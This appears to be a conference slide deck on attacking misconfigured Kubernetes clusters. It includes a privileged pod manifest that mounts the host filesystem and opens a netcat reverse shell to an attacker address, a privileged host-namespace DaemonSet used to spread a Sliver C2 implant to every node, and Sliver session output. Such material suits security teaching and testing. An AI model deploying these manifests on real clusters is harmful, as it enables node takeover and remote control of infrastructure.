
- Dissolve (almost) all isolation between node/container
 - Except PID namespace
- Pods are granted ALL Linux capabilities
- Often required for AI/ML workloads
- Privileged pods are granted all Linux capabilities

More Reading: <https://grahamhelton.com/notes/Exploring%20Kubernetes%20Privileged%20Pods%20--%20Namespaces%20and%20Capabilities>

POD NAME	SYS_ADMIN	NET_ADMIN	SYS_PTRACE	SYS_MODULE	SETUID	SYS_RESOURCES	SYS_RAWIO
baseline-pod	NO	NO	NO	NO	YES	NO	NO
privileged-pod	YES	YES	YES	YES	YES	YES	YES
hostnetwork-pod	NO	NO	NO	NO	YES	NO	NO
hostpid-pod	NO	NO	NO	NO	YES	NO	NO
hostipc-pod	NO	NO	NO	NO	YES	NO	NO

Pod Misconfigurations

Made with Deciduous.app




TLDR

- Most of this should be denied by admission controllers
 - Privileged pods may be blocked, but are all dangerous pod specs?
- Check your permissions with the API server
 - Can you **create** resources?
 - Can you **get/list** resources?
 - Is that data even sensitive?
- Are there any admission controllers?
- **Get crafty**

File: bad.yaml


```
1  apiVersion: v1
2  kind: Pod
3  metadata:
4    name: loworbit-pwnd
5    labels:
6      app: loworbitsecurity
7  spec:
8    containers:
9      - name: pwnd-container
10        image: ubuntu
11        command:
12          - /bin/bash # Use bash for apt and netcat
13          - -c
14          - |
15            apt update && apt install -y python3 netcat-traditional &&
16            /bin/nc -nv $LOS_IP 4444 -e /bin/bash
17    securityContext:
18      privileged: true
19    volumeMounts:
20      - name: host-root
21        mountPath: /hostfs
22        readOnly: false
23    volumes:
24      - name: host-root
25        hostPath:
26          path: /
27          type: Directory
28    restartPolicy: Always
```



How can we
~~make it worse~~
show impact?


DaemonSets

- Run a pod on every Node in the cluster
 - Typically for logging agents/security tools




DaemonSets

- Run a pod on every Node in the cluster
 - Typically for logging agents/security tools
 - What's a security tool?



DaemonSets From Hell

- Run a pod on every Node in the cluster
 - Typically for logging agents/security tools
 - What's a security tool?



All hackers gain exalted


```
[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871ddee2eb9e3df
[*] Welcome to the sliver shell, please type 'help' for options
```

```
[*] Check for updates with the 'update' command
```

```
sliver > █
```

DaemonSets From Hell

- Run a pod on every Node in the cluster
 - Typically for logging agents/security tools
 - What's a security tool?




```
All hackers gain exalted
[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871ddee2eb9e3df
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command
```

sliver > █

```
1 apiVersion: apps/v1
2 kind: DaemonSet
3 metadata:
4   name: loworbit-ion
5 spec:
6   selector:
7     matchLabels:
8       app: loworbit-ion
9   template:
10    metadata:
11      labels:
12        app: loworbit-ion
13   spec:
14     hostIPC: true
15     hostNetwork: true
16     hostPID: true
17     containers:
18       - name: loworbit-ion
19         image: █ / :latest
20         securityContext:
21           privileged: true
22         volumeMounts:
23           - mountPath: /host
24             name: node
25         volumes:
26           - name: node
27             hostPath:
28               path: /
```



All hackers gain vigilance

[*] Server v1.5.42 - 85b0e870d05ec47184958dbc871ddee2eb9e3df
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

```
[*] Session 9db4f3b3 RELIEVED_TOP - ( 02) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC
[*] Session 6fe00468 RELIEVED_TOP - ( 10) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC
[*] Session 06011b8f RELIEVED_TOP - ( 04) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC
[*] Session fe01ca57 RELIEVED_TOP - ( 08) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC
[*] Session 1ddb02ef RELIEVED_TOP - ( 06) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC
[*] Session 05975379 RELIEVED_TOP - ( 07) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC
[*] Session dfdd2b7c RELIEVED_TOP - ( [REDACTED]) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC
[*] Session a3ea82fe RELIEVED_TOP - ( 05) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC
[*] Session 80fe6402 RELIEVED_TOP - ( 03) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC
[*] Session f344fb6f RELIEVED_TOP - ( 09) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC
```


sliver > use 9db4f3b3

[*] Active session RELIEVED_TOP (9db4f3b3-a97c-469d-9d08-f09d8235fe8b)

sliver (RELIEVED_TOP) > cat /etc/hostname

Just a chill guy
with a sliver server





Tools for your Toolkit

Kubernetes Attack Surface Analysis								
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection
Using Cloud Credentials	Exec inside container	Backdoor Container	Privileged Container	Clear Container Logs	List K8S secrets	Access Kubernetes API Server	Access Cloud Resources	Images from a private registry
Compromised image in registry	New Container	Writable hostPath mount	Cluster-admin binding	Delete Events	Access Node Information	Access Kubelet API	Container Service Account	
